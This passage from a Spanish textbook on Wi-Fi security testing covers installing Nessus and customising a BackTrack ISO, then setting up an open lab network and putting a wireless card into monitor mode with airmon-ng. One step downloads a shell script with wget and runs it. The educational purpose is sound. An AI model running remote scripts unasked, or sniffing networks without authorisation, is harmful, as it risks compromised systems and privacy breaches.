Desde la versión 3, Nessus no forma parte de los repositorios de BackTrack, puesto que dejó de ser de código abierto. No obstante, podemos instalarlo gratuitamente desde la página de Tenable, la empresa que lo comercializa. Para ello, acceda a *http://www.tenable.com/products/nessus* y descargue la versión para Ubuntu 10.04, el núcleo de BackTrack 5. Para instalarlo, escriba en un terminal `dpkg -i Nessus-5.0.2-ubuntu910_i386.deb` (Figura 2.32).




Figura 2.32. Instalación de Nessus con el gestor de paquetes dpkg

A continuación, siga estos pasos:

1. Escriba en la consola `/opt/nessus/sbin/nessus-adduser` para añadir un usuario al programa.

2. Pida el código de activación mediante el formulario presente en su sitio web (Figura 2.33). Tenable se lo enviará a su correo electrónico.




Figura 2.33. Formulario de registro de Nessus

3. Registre el software escribiendo en la consola:

```
# /opt/nessus/bin/nessus-fetch --register <código>
```

4. Inicie Nessus tecleando `/etc/init.d/nessusd start`.

5. Por último, abra su navegador de Internet y conéctese a *`https://localhost:8834`* (Figura 2.34).




Figura 2.34. Pantalla inicial de Nessus

2.13 PERSONALIZAR BACKTRACK

Una vez que tenga instalado y configurado BackTrack 5R3 puede proceder a actualizarlo con las últimas versiones de los paquetes, para corregir alguno de los siempre presentes *errores de software*, así como para lograr nuevas funcionalidades. Esta actualización puede suponer una descarga adicional de 400 o 500 MB, lo que dependiendo de la velocidad de la conexión a Internet puede ser tedioso. Así mismo, si necesita instalar BackTrack en más de una máquina, el proceso sería aún más pesado.

La solución pasa por crear una imagen ISO con todas las actualizaciones ya instaladas. De este modo, si desea otra vez instalar BackTrack 5, podrá hacerlo desde el nuevo disco imagen.

Al adaptar BackTrack a las necesidades de cada usuario, podremos configurarlo para instalaciones posteriores. Piense por ejemplo en situaciones donde no se requieran las herramientas de seguridad suministradas por el programa o, por el contrario, aquellas en las que desea añadir software adicional. Basta con crear una nueva imagen ISO para ganar un tiempo precioso. Ya no tendrá que instalar, desinstalar o configurar de nuevo aquellos paquetes que ya ha dejado listos en su primera instalación.

Para crear una imagen ISO actualizada de BackTrack es obligatorio antes instalarlo en el disco duro, bien mediante una instalación tradicional, bien como entorno virtual. Posteriormente, siga estos pasos:

1. Actualice BackTrack 5 a su última versión con los comandos:

```
# apt-get update
# apt-get dist-upgrade
```

2. Cree un directorio temporal de trabajo para la creación de la imagen. Puede llamarle ISO, por ejemplo:

```
# cd ~ && mkdir ISO
```

3. Copie la imagen de BackTrack 5R3 (BT5R3-GNOME-32.iso) al directorio ISO que acaba de crear:

```
# cp BT5R3-GNOME-32.iso  ISO
```

4. Descargue el *guión* de personalización de BackTrack:

```
# wget davidarboledas.es/bt/bt5.sh
```

5. Mueva el fichero al directorio ISO de trabajo:

```
# mv bt5.sh ISO
```

6. Pase al directorio ISO, `cd ISO`, y dé permisos de ejecución al archivo bt5.sh con el comando `chmod 755 bt5.sh`.

7. Ejecute el archivo de órdenes escribiendo `./bt5.sh`. Si todo ha ido bien, comenzará la ejecución del guión (Figura 2.35).




Figura 2.35. Ejecución del guión de personalización

8. Cuando haya acabado, lo que lleva algo de tiempo, actualice los paquetes de BackTrack:

```
# apt-get update
# apt-get dist-upgrade
```

9. Y, a continuación, borre del repositorio local los paquetes recibidos durante la descarga:

```
# apt-get clean
```

10. Modifique su distribución de BackTrack 5 añadiendo o eliminando el software que desee:

```
# apt-get install/remove <paquete>
```

11. Y cuando crea conveniente, genere la nueva imagen ISO escribiendo `exit`. Tenga en cuenta que este proceso puede llevar bastante tiempo, pues el archivo tendrá más de 3 GB.

12. Una vez que haya acabado, pruebe cómo le ha quedado la imagen generada:

```
# qemu -cdrom bt5-mod.iso
```

13. En la lista del menú de arranque elija **Start BackTrack in text mode** y pruebe los paquetes de software que haya instalado. Si no hay problemas, la imagen será plenamente funcional.

2.14 CONFIGURACIÓN DEL PUNTO DE ACCESO

Una vez que tenemos las máquinas preparadas, el siguiente paso es configurar el punto de acceso (en adelante, PA).

Como ya mencionamos, para escribir esta monografía hemos empleado como PA un *router* inalámbrico Linksys E3000, que soporta los protocolos de interconexión 802.11abgn y de cifrado WEP/WPA/WPA2. No obstante, puede usar cualquier enrutador inalámbrico que tenga instalado para llevar a cabo las experiencias propuestas en este libro.

Lo primero que vamos a hacer es configurar una red abierta, sin cifrado, de nombre SSID **Laboratorio**. Los pasos que debemos dar para este *router* de Cisco, que variarán ligeramente para otras marcas y modelos, son los siguientes:

1. Conecte el *router* a la tarjeta Ethernet de su portátil Windows mediante un cable de red UTP.

2. Introduzca en el navegador web la dirección IP del PA. En nuestro caso sería *http://192.168.1.1*. Para saber cuál es la dirección de Internet de su *router*, abra una consola en Windows (**Inicio > Ejecutar [Buscar] > cmd**) y escriba `ipconfig`. La dirección IP de su punto de acceso aparecerá como **Puerta de enlace predeterminada** (Figura 2.36).

Figura 2.36. Intérprete de comandos de Windows con la configuración de red

Una vez que haya contactado con el *router*, aparecerá una pantalla de autenticación en la que deberá identificarse para administrar su PA (Figura 2.37).

Figura 2.37. Autenticación en el punto de acceso

3. Ahora, en la pestaña **Inalámbrico**, introduzca como nombre de la red SSID, **Laboratorio** y guarde los cambios (Figura 2.38).




Figura 2.38. Configuración de la red inalámbrica

4. De forma similar, diríjase a la pestaña **Seguridad inalámbrica** y en modo de seguridad, seleccione **desactivado** (Figura 2.39).




Figura 2.39. Configuración del modo de seguridad inalámbrica

Esto indica que la red estará completamente abierta y que cualquiera que esté en su rango de cobertura podrá acceder a ella.

5. Guarde los cambios y reinicie el *router* si así se lo pide. Desde este momento ya dispone de una red abierta de nombre **Laboratorio**. Para comprobarlo, haga clic en el icono de redes inalámbricas de Windows y observe que entre las diversas redes detectadas se halla una con SSID **Laboratorio** (Figura 2.40).

Figura 2.40. Redes inalámbricas de Windows

El hecho de que Windows indique que es una red insegura se debe a que, precisamente, es una red sin ningún protocolo de seguridad, lo que implica que cualquiera dentro del alcance de la misma puede conectarse, y lo hará.

ADVERTENCIA DE SEGURIDAD
Asegúrese siempre de no tener la red abierta, salvo que lo necesite para realizar algunas pruebas, como las aquí comentadas.

Puesto que una red abierta es la menos segura de todas, sería buena idea que el lector probara a configurar su red inalámbrica mediante el empleo de los protocolos WEP y WPA/WPA2. Más adelante, no obstante, mostraremos cómo realizar ataques contra estos estándares de cifrado.

2.15 CONFIGURACIÓN DE LA INTERFAZ INALÁMBRICA

Independientemente de que vayamos a utilizar la tarjeta integrada del portátil, como ha sido nuestro caso, o a emplear el adaptador tipo USB de Alfa Networks, el paso siguiente consistirá en detectar la configuración del adaptador de red. Para ello, siga estos pasos:

1. Si emplea un adaptador tipo USB, conéctelo a dicho puerto.
2. Una vez conectado, o si va a emplear la tarjeta integrada de su portátil, inicie BackTrack.
3. Abra una consola y teclee `iwconfig`. Se mostrará una pantalla como la mostrada en la figura 2.41.

Figura 2.41. Configuración de los adaptadores de red

Como ve, la interfaz inalámbrica creada por el adaptador de red que tenemos se llama **wlan0**.

TRUCO
En el escritorio de BackTrack puede abrir tantas consolas como necesite con el método abreviado **Ctrl + Alt + t**.

4. Teclee ahora los siguientes comandos para ver el estado de la interfaz inalámbrica:

```
# ifconfig wlan0 up
# ifconfig wlan0
```

Fíjese ahora en que la interfaz wlan0 se encuentra habilitada (UP). Observe, así mismo, que también aparece la dirección MAC (00:22:5f:2e:39:6b) del adaptador de red (Figura 2.42).

Figura 2.42. Estado de la interfaz inalámbrica wlan0

Anote ahora en el siguiente recuadro la dirección física, MAC, de su adaptador de red inalámbrico:

: : : : :

2.16 CONECTARSE AL PUNTO DE ACCESO

En estos momentos ya estamos en condiciones de contactar con nuestro enrutador y autenticarnos en la red **Laboratorio** desde nuestro ordenador con BackTrack. Como la red está abierta, no hemos de preocuparnos de contraseña alguna.

Para establecer la conexión siga estos sencillos pasos:

1. En primer lugar, compruebe a qué redes inalámbricas podría conectarse al estar en su rango de cobertura. En un terminal, introduzca el comando `iwlist wlan0 scanning`. Enseguida encontrará la red con SSID **Laboratorio**, que en nuestro caso aparecía como Cell 02 (Figura 2.43). No se preocupe si su red aparece en otra posición, pues en absoluto es relevante.




Figura 2.43. Escaneo de redes inalámbricas

2. Verifique ahora que la MAC que aparece en el campo **Address** es la de su *router*. Normalmente encontrará esta dirección en una pegatina bajo el punto de acceso; si no es así, abra una consola y escriba `arp -a`. Le aparecerá la IP de su PA y su MAC. Esta comprobación es importante, pues podría darse el caso de que existieran varias redes con el mismo SSID, pero no puede haber dos puntos de acceso con la misma MAC.

A continuación, anote en los recuadros siguientes las direcciones de Internet y física de su *router*:

3. Teclee ahora en el terminal el comando `iwconfig wlan0 essid Laboratorio` para conectarse y, después, `iwconfig wlan0` para ver el estado de la red.

   Si la conexión se ha realizado satisfactoriamente verá el nombre de la red en el campo **ESSID** y la dirección física del punto de acceso en el campo **Access Point** (Figura 2.44).




Figura 2.44. Conexión a la red abierta Laboratorio

4. Ya sabemos que nuestro enrutador tiene una dirección de Internet 192.168.1.1. Ahora vamos a dar a nuestro ordenador la dirección IP 192.168.1.2 dentro de la misma subred, que como es de clase C, será 255.255.255.0. Teclee entonces, `ifconfig wlan0 192.168.1.2 netmask 255.255.255.0 up`.

   ¿Cómo podríamos ahora comprobar que todo ha ido bien? Introduzca en el mismo terminal `ifconfig wlan0` y observe cómo la dirección MAC de su tarjeta tiene asignada la IP que acaba de darle (Figura 2.45).




Figura 2.45. Asignación de una IP a la interfaz inalámbrica wlan0

5. Haga un `ping` hacia el PA mediante el comando `ping 192.168.1.1`. Si la conexión se ha establecido con éxito, deberá ver las respuestas del punto de acceso. Tras cuatro o cinco respuestas pulse **Ctrl + C** para parar el proceso (Figura 2.46). Adicionalmente, puede usar el comando `arp -a` para verificar que estas respuestas proceden de su *router*.




Figura 2.46. Comprobación de la conexión entre el PA y el ordenador

Algunos PA pueden tener deshabilitada esta función por motivos de seguridad. Si este es su caso, entre en el panel de control de su *router*.

6. Dentro del panel de control, busque alguna opción que le permita sacar el registro de comunicaciones o ver qué dispositivos están dados de alta. Observe entonces cómo la dirección MAC de su tarjeta de red está asociada a su *router* (Figura 2.47).




Figura 2.47. Dispositivos asociados al router ordenados por su IP

¡Enhorabuena! Ha conseguido establecer una conexión con su punto de acceso desde BackTrack.

Ahora que ha aprendido a unirse a una red inalámbrica abierta a través de su punto de acceso, le proponemos que proteja su conexión con el protocolo de cifrado WEP y establezca una conexión con su *router* desde la consola de BackTrack. *Pista: escriba en el terminal el comando* `man iwconfig` *para obtener la ayuda necesaria*.

2.17 AUTOEVALUACIÓN 2

- ¿Qué requisitos debe cumplir el adaptador inalámbrico que utilicemos con BackTrack?
- ¿Con qué comando arrancamos BackTrack en modo gráfico?
- ¿Pueden realizarse las diferentes pruebas de intrusión y detección empleando el Live CD de BackTrack? ¿Para qué se recomienda entonces hacer una instalación en el disco duro?
- ¿Cómo verificamos que nuestra tarjeta inalámbrica es reconocida y plenamente funcional en BackTrack?
- ¿Qué función tiene el comando **route –n**? ¿Y **arp –a**?

3

DEBILIDADES EN LAS REDES WI-FI

Las redes inalámbricas de área local, conocidas como WLAN, constituyen el sistema de comunicación por excelencia en entornos domésticos y empresariales para prescindir de los inconvenientes de diseño y escalabilidad de las redes de área local cableadas.

Al utilizar ondas de radio para transmitir la información de un punto a otro sin necesidad de un medio físico guiado que actúe como canal, se favorece la interconexión de muy diversos equipos. Sin embargo, esto que a priori es una enorme ventaja, también se convierte en su peor desventaja en lo que a seguridad se refiere pues, al menos en teoría, cualquier receptor inalámbrico que se encuentre en el rango de acción de la WLAN podría conectarse a ella. Esto se debe a que estas redes, por su propio diseño, poseen ciertas vulnerabilidades que son relativamente fáciles de explotar, tales como la suplantación de identidad por parte de una máquina (*spoofing*) y la inyección o escucha de paquetes (*sniffing*).

3.1 TRAMAS A NIVEL MAC

Aunque presuponemos en el lector unos conocimientos mínimos sobre cómo se transmite la información en las redes inalámbricas de área local, daremos un rápido repaso para que le sea más fácil comprender luego los diferentes vectores de ataque desarrollados a lo largo de la obra.

La comunicación en las redes WLAN ocurre en **tramas**. Una **trama** es una unidad de envío de datos, el equivalente a **paquete de datos** en el **nivel de enlace de datos** del modelo OSI.

Normalmente, una trama estará formada por una **cabecera**, **datos** y **cola**. En la **cabecera** se encuentran los campos de control de protocolo. La parte de **datos** es la que contiene la información que se va a transmitir en el nivel de red y en la **cola** suele estar algún chequeo de errores (Figura 3.1).




Figura 3.1. Estructura de una trama 802.11 a nivel MAC

Describamos ahora un poco más los campos más relevantes de estas tramas:

- **Control de trama**. Los dos bytes de este primer campo están formados por otros diferentes, entre los que destacan por su importancia los siguientes:
  - **Protocolo**: indica la versión 802.11.
  - **Tipo**: nos dice si la trama es de datos, de control o de gestión.
  - **Trama protegida**: establece si los datos del campo *Frame Body* están o no cifrados.
- **Duración**. Se utiliza para el cálculo de tiempo.
- **Campo de direcciones**. Indica las direcciones del emisor y receptor final, entre otras.

Como acabamos de decir, el **campo tipo** del **control de trama** indica si la trama es de:

- **Datos**. Estas tramas son responsables del envío de información a través de una red inalámbrica.
- **Control**. Son responsables de asegurar un correcto intercambio de datos entre el punto de acceso (PA) y los distintos clientes de la red. Pueden ser de tres subtipos: RTS, CTS y ACK.

- **Gestión**. Se encargan de mantener la comunicación entre los PA y los clientes. A su vez, pueden tener distintos subtipos, de los que no vamos a hablar al carecer de relevancia para conseguir el objetivo perseguido por la obra.

Las implicaciones de cada una de estas tramas en la seguridad de una WLAN se discutirán en los sucesivos capítulos cuando desarrollemos cada uno de los ataques.

3.2 CAPTURA E INYECCIÓN DE PAQUETES

Vamos a comenzar a desarrollar la parte práctica de este capítulo introduciéndonos en el mundo de las escuchas de los paquetes intercambiados en una WLAN. El primer paso consistirá en crear una interfaz para su tarjeta inalámbrica, bien esté integrada en su portátil, bien sea una externa de Alfa Networks. De este modo, se encontrará ya preparado para poder leer todas las tramas inalámbricas que circulen por una red. La creación de esta interfaz inalámbrica es lo que se conoce como **modo monitor** (RFMON).

3.2.1 Modo monitor

El modo monitor es una de las seis maneras en las que una tarjeta inalámbrica 802.11 puede operar. Este modo permite monitorizar y capturar todo el tráfico que circula por una red inalámbrica sin la necesidad de asociarse a ningún punto de acceso o red *ad hoc*.

Generalmente, ningún adaptador inalámbrico es capaz de transmitir en modo monitor, y, además, se encuentran restringidos a un único canal; aunque, lógicamente, dependerá del tipo de chip que porte y de su *firmware*. Así mismo, es importante señalar que en modo monitor el adaptador no revisa si los valores CRC (*Cyclic Redundancy Check*) de los paquetes capturados son correctos, por lo que tendremos que asumir que algunos de ellos serán corruptos.

Para poner su tarjeta en modo monitor, siga estos pasos:

1. Arranque BackTrack en modo gráfico, abra un terminal y teclee `iwconfig` para confirmar que se ha detectado su tarjeta y que los *drivers* se han cargado adecuadamente.

2. A continuación, use el comando `ifconfig wlan0 up` para habilitar la tarjeta e `ifconfig wlan0` para confirmar que está funcionando. Debería ver el atributo **UP** en la segunda línea (Figura 3.2).




Figura 3.2. Habilitación de la tarjeta de red inalámbrica

3. Para poner ahora la tarjeta en modo monitor, debe usar el comando `airmon-ng`, que es una utilidad que por defecto carga BackTrack. Esta muestra las tarjetas disponibles. Debería ver la interfaz creada (**wlan0**), el tipo de chipset y su *driver* en la consola (Figura 3.3).

Figura 3.3. Interfaces, chipsets y drivers de las distintas interfaces inalámbricas

4. Ahora introduzca `airmon-ng start wlan0` para crear una interfaz de **wlan0** en modo monitor. Para verificar que todo ha ido bien introduzca en el terminal `airmon-ng`. Veremos que se ha creado una interfaz nueva de nombre **mon0** (Figura 3.4). Ahora usará esta nueva interfaz, junto con Wireshark, un programa de captura de paquetes, para monitorizar los paquetes que circulan en su espacio radioeléctrico.

Figura 3.4. Interfaz de wlan0 en modo monitor

3.2.2 Monitorización de paquetes

Wireshark es una aplicación libre integrada en BackTrack que se emplea para analizar todo el tráfico que pasa por una red. Permite capturar y navegar por los paquetes recibidos, así como obtener información detallada de los mismos. Cuenta con un completo lenguaje para filtrar lo que desea verse e incluye la posibilidad de mostrar el flujo reconstruido de una sesión de TCP.

Comencemos a manejar Wireshark:

